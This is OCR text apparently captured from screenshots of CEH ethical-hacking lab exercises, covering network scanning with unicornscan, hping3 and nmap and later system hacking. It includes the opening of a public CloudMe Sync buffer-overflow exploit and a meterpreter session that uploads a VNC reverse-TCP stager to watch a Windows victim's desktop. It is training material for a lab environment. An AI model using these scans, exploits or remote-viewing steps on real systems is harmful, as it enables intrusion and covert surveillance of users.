

labclient.labondemand.com/LabClient/8e0bcaa4-a41f-4e31-a474-ab165e48b845?rc=10
Parrot Security
Applications Places System
Sun Mar 19, 17:25
unicornscan 10.10.1.9 -Iv - Parrot Terminal
File Edit View Search Terminal Help
050,2101-2104,2140,2150,2233,2323,2345,2401,2430,2431,2432,2433,2583,2628,2776,2
777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,3632,3690,3801,4
000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5
425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7
000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,
10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,20
012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,3266
8,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,
60006,61000,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' p
ps 300
using interface(s) eth0
scaning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little l
onger than 8 Seconds
TCP open 10.10.1.9:80 ttl 64
TCP open 10.10.1.9:22 ttl 64
sender statistics 299.3 pps with 338 packets sent total
listener statistics 676 packets recieved 0 packets droped and 0 interface drops
TCP open ssh[22] from 10.10.1.9 ttl 64
TCP open http[80] from 10.10.1.9 ttl 64
[root@parrot]-[~]
#
[root@parrot]-[~]
#
Module 03: Scanning Networks
1 Hr 16 Min Remaining
Instructions Resources Help 100%
unicornscan [Target IP Address] -Iv (here, the target machine is Ubuntu [10.10.1.9]) and press Enter.
8. The scan results appear, displaying the open TCP ports along with a TTL value of 64. As shown in the screenshot, the ttl value acquired after the scan is 64; hence, the OS is possibly a Linux-based machine (Google Linux, Ubuntu, Parrot, or Kali). Using this information, attackers can formulate an attack strategy based on the OS of the target system.
9. This concludes the demonstration of discovering the OS of the target machine using Unicornscan.
10. Close all open windows and document all the acquired information.
Previous Next: Lab 4: Scan beyond IDS and...
8°C Stark bewölkt
ENG 23:25 19.03.2023

Lab4


Task1:




Task2:



Task3:


Module 03 Scanning Networks - Google Chrome
labclient.labondemand.com/LabClient/8e0bcaa4-a41f-4e31-a474-ab165e48b845?rc=10
Parrot Security
Applications Places System
Sun Mar 19, 17:53
hping3 -S 10.10.1.11 -p 80 -c 5 - Parrot Terminal
File Edit View Search Terminal Help
HPING 10.10.1.11 (eth0 10.10.1.11): udp mode set, 28 headers + 500 data bytes
^C
--- 10.10.1.11 hping statistic ---
71 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@parrot]-[/home/attacker]
#hping3 -S 10.10.1.11 -p 80 -c 5
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 0 data bytes
len=44 ip=10.10.1.11 ttl=128 DF id=50169 sport=80 flags=SA seq=0 win=65392 rtt=3.9 ms
len=44 ip=10.10.1.11 ttl=128 DF id=50170 sport=80 flags=SA seq=1 win=65392 rtt=3.8 ms
len=44 ip=10.10.1.11 ttl=128 DF id=50171 sport=80 flags=SA seq=2 win=65392 rtt=3.6 ms
len=44 ip=10.10.1.11 ttl=128 DF id=50172 sport=80 flags=SA seq=3 win=65392 rtt=3.6 ms
len=44 ip=10.10.1.11 ttl=128 DF id=50173 sport=80 flags=SA seq=4 win=65392 rtt=7.5 ms
--- 10.10.1.11 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 3.6/4.5/7.5 ms
[root@parrot]-[/home/attacker]
#
Module 03: Scanning Networks
48 Minutes Remaining
Instructions Resources Help 100%
12. Click Parrot Security to switch to the Parrot Security machine. In the Parrot Terminal window, first press Control+C and type hping3 -S [Target IP Address] -p 80 -c 5 (here, target IP address is 10.10.1.11), and then press Enter.
Here, -S specifies the TCP SYN request on the target machine, -p specifies assigning the port to send the traffic, and -c is the count of the packets sent to the target machine.
13. In the result, it is indicated that five packets were sent and received through port 80.
Previous
Next: Lab 5: Perform Network...
7°C Stark bewölkt
ENG
23:53
19.03.2023


Lab5:


Module 03 Scanning Networks - Google Chrome
labclient.labondemand.com/LabClient/8e0bcaa4-a41f-4e31-a474-ab165e48b845?rc=10
Parrot Security
Applications Places System
Sun Mar 19, 18:23
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
=[metasploit v6.1.39-dev]
+ -- --=[2214 exploits - 1171 auxiliary - 396 post]
+ -- --=[618 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: You can pivot connections over sessions started with the ssh_login modules
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > nmap -Pn -sS -A -oX Test 10.10.1.0/24
[*] exec: nmap -Pn -sS -A -oX Test 10.10.1.0/24
CEHv12 Module 14 Hacking Web Applications
Module 03: Scanning Networks
19 Minutes Remaining
Instructions Resources Help 100%
12. Type nmap -Pn -sS -A -oX Test 10.10.1.0/24 and hit Enter to scan the subnet, as shown in the screenshot.
Here, we are scanning the whole subnet 10.10.1.0/24 for active hosts.
13. Nmap begins scanning the subnet and displays the results. It takes approximately 5 minutes for the scan to complete.
14. After the scan completes, Nmap displays the number of active hosts in the target network (here, 7).
15. Now, type db_import Test and hit Enter to import the Nmap results from the database.
Previous
End
6°C Stark bewölkt
ENG
00:23
20.03.2023


System Hacking

Lab1


Task1:




Task2:




Task3:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/7f4627f3-f300-46c4-98b8-aee3af24c332?rc=10
Windows 11
C:\Users\Admin\Downloads\46250.py - Notepad++
# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage:https://www.cloudme.com/en
# Software: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Category: Remote
# Contact:https://twitter.com/matteomalvica
# Version: CloudMe Sync 1.11.2
# Tested on: Windows 7 SP1 x64
# CVE-2018-6892
# Ported to WoW64 from https://www.exploit-db.com/exploits/46218
import socket
import struct
def create_rop_chain():
# rop chain generated with mona.py - www.corelan.be
rop_gadgets = [
0x61ba8b5e, # POP EAX # RETN [Qt5Gui.dll]
Module 06: System Hacking
4 Hr 7 Min Remaining
Instructions
Resources
Help
100%
9. Navigate to the downloaded location (here, Downloads), right-click the saved file, and select Show more options and select Edit with Notepad++.
10. A Notepad++ file appears, displaying the exploit code, as shown in the screenshot.
If Notepad++ update pop-up appears, click No.
11. This exploit code can further be used to exploit vulnerabilities in the target system.
Previous
Next: Lab 2: Perform Privilege...


Task4:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/7f4627f3-f300-46c4-98b8-aee3af24c332?rc=10
Parrot Security
Applications Places System
Sun Mar 19, 20:05
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.10.1.13 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\NMqMDmOyAA.exe (
must be deleted manually)
[*] Executing the VNC agent with endpoint 10.10.1.13:4545...
meterpreter > [*] VNC Server session 2 opened (10.10.1.13:4545 -> 10.10.1.11:237
07) at 2023-03-19 20:04:42 -0400
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "windows11"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
Module 06: System Hacking
3 Hr 49 Min Remaining
Instructions
Resources
Help
100%
29. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.
Previous
Next: Lab 2: Perform Privilege...

